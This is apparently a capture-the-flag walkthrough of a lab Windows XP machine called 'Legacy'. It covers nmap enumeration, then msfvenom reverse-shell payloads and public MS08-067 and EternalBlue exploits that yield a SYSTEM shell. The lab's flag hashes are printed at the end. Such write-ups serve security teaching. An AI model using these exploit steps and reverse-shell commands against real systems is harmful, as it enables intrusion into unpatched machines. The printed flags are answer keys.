Legacy
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. An unpatched Windows XP with only135/139/445open.nmap --script smb-vuln-*confirms it's vulnerable to MS08-067 (NetAPI) and MS17-010 (EternalBlue). Either one yields a direct shell as NT AUTHORITY\SYSTEM with no privilege escalation needed. Both exploits are documented: MS08-067 using theandyacer/ms08_067repo +msfvenomshellcode, and MS17-010 usingh3x0v3rl0rd/MS17-010_CVE-2017-0143(in Docker Python 2.7 for compatibility) + a.exefrommsfvenom.
Recon
Ping
Before the full nmap, a quick ping hints at the OS via the TTL.
ping -c 1 10.10.10.4
64 bytes from 10.10.10.4: icmp_seq=1 ttl=127 time=114 msTTL 127 → Windows: Windows starts the TTL at 128 and each routing hop decrements it, so 127 = 128−1; a hint, not proof (it can be spoofed), confirmed by the service scan.
Port scan
We sweep all 65535 TCP ports with -p- (-n -Pn to skip DNS and ping) to discover everything open; over those ports, a targeted -sCV will detail service and version:
sudo nmap -p- --open --reason -n -Pn 10.10.10.4
PORT    STATE SERVICE      REASON
135/tcp open  msrpc        syn-ack ttl 127
139/tcp open  netbios-ssn  syn-ack ttl 127
445/tcp open microsoft-ds syn-ack ttl 127extractPorts, a .zshrc function, boils the -oG file down and leaves the three ports on the clipboard:
extractPorts scan
Extracting information ...
IP Address: 10.10.10.4
Open ports: 135,139,445

Ports copied to clipboard
Just the three classic ports of an old Windows box: RPC and SMB. No web, no SSH, no WinRM. The detailed -sCV confirms a very old system:

Service Info: OS: Windows, Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::
Computer name: Legacy
NetBIOS computer name: LEGACY\x00
Unpatched Windows XP. The two most relevant SMB exploits in history point squarely at this system: MS08-067 (NetAPI, 2008) and MS17-010 (EternalBlue, 2017). An nmap script confirms both:
nmap -p445 --script smb-vuln-ms08-067,smb-vuln-ms17-010 10.10.10.4
| smb-vuln-ms08-067:
|   VULNERABLE: Microsoft Windows system vulnerable to remote code execution (MS08-067)
| smb-vuln-ms17-010:
|   VULNERABLE: Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
Both are direct RCE against the SMB service: no credentials needed, no authentication. The attacker sends a malformed packet and runs code as SYSTEM.
Shell as NT AUTHORITY\SYSTEM
Exploit 1: MS08-067 (NetAPI)
MS08-067 exploits a buffer overflow in the NetAPI32 service through SMB. The public exploit from andyacer/ms08_067 requires shellcode from msfvenom for the right platform and architecture:
git clone https://github.com/andyacer/ms08_067
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.16.6 LPORT=443 EXITFUNC=thread \
  -b "\x00\x0a\x0d\x5c\x5f\x2f\x2e\x40" -f c -a x86 --platform windows
Found 11 compatible encoders
x86/call4_dword_xor chosen with final size 348
Payload size: 348 bytes
Final size of c file: 1491 bytes
unsigned char buf[] =
"\x29\xc9\x83\xe9\xaf\xe8\xff\xff\xff\xff\xc0\x5e\x81\x76"
...

The shellcode goes into ms08_067_2018.py (replacing the placeholder):
Then run it against the IP with the option matching Windows XP SP3 (option 6):
sudo rlwrap nc -nlvp 443
python2 ms08_067_2018.py 10.10.10.4 6 445
listening on [any] 443 ...
connect to [10.10.16.6] from (UNKNOWN) [10.10.10.4] 1039
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
The shell lands as NT AUTHORITY\SYSTEM: the SMB service runs at maximum privilege on XP.
Exploit 2: MS17-010 (EternalBlue)
EternalBlue is newer (2017, leaked from the NSA) but more widely known. The exploit from h3x0v3rl0rd/MS17-010_CVE-2017-0143 needs Python 2.7 + impacket 0.9.23, so the cleanest approach is a Docker container to avoid dependency conflicts:
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.16.6 LPORT=443 -f exe -o ms17-010.exe
FROM python:2.7-alpine
RUN apk add git gcc musl-dev libffi-dev openssl-dev zlib-dev libc-dev
COPY requirements.txt ms17-010.exe /opt/exploit/
WORKDIR /opt/exploit
RUN pip install -r requirements.txt
On the host, nc listens on 443 again for this second path:
sudo rlwrap nc -nlvp 443docker build -t exploit .
docker run -it exploit /bin/sh
git clone https://github.com/h3x0v3rl0rd/MS17-010_CVE-2017-0143.git
cd MS17-010_CVE-2017-0143
python send_and_execute.py 10.10.10.4 ../ms17-010.exe
[+] Building 100.8s (12/12) FINISHED
 => => naming to docker.io/library/exploit
/opt/exploit # git clone https://github.com/h3x0v3rl0rd/MS17-010_CVE-2017-0143.git
Cloning into 'MS17-010_CVE-2017-0143' ...
/opt/exploit # cd MS17-010_CVE-2017-0143
/opt/exploit/MS17-010_CVE-2017-0143 #
Same result: shell as SYSTEM. In this case the exploit injects a .exe directly into memory through the SMBv1 vulnerability.
Flags
No escalation needed (we're already SYSTEM):

993442d258b0e0ec917cae9e695d5713   # Administrator\Desktop\root.txt
e69af0e4f443de7e36876fda4ec7644f   # john\Desktop\user.txt
C:\DOCUME~1> type Administrator\Desktop\root.txt
C:\DOCUME~1> type john\Desktop\user.txtAttack chain
nmap (135, 139, 445)
  └─> Windows XP (2000 LAN Manager) → unpatched
        └─> nmap --script smb-vuln-* → MS08-067 ✓ and MS17-010 ✓
              ├─> MS08-067: andyacer/ms08_067 + msfvenom shellcode (python2)
              │     └─> reverse shell as NT AUTHORITY\SYSTEM
              └─> MS17-010: send_and_execute.py + msfvenom .exe (Docker python2.7)
                    └─> reverse shell as NT AUTHORITY\SYSTEM
                          └─> root.txt + user.txt (no escalation)
Lessons learned
- Unpatched Windows XP is such an easy target it needs neither authentication nor escalation: MS08-067 and MS17-010 give SYSTEM outright. The box works as a lab for understanding the fundamentals of SMB exploitation.
nmap --script smb-vuln-*is the fastest way to confirm SMB vulns without launching the exploit; always worth running before building out the attack infrastructure.- Many legacy exploits (Python 2.7, old impacket deps) won't run on a modern Kali. A Docker container with the exact Python and impacket version is the most reliable way to run them without breaking your environment.
msfvenomproduces shellcode (-f c) for injection into code-based exploits (MS08-067) and executables (-f exe) for send-and-execute exploits (MS17-010). Knowing which one each exploit expects saves time.- Bad chars (
\x00\x0a\x0d\x5c\x5f\x2f\x2e\x40) are specific to the exploit and the target service. Getting them wrong corrupts the stack and the exploit fails silently.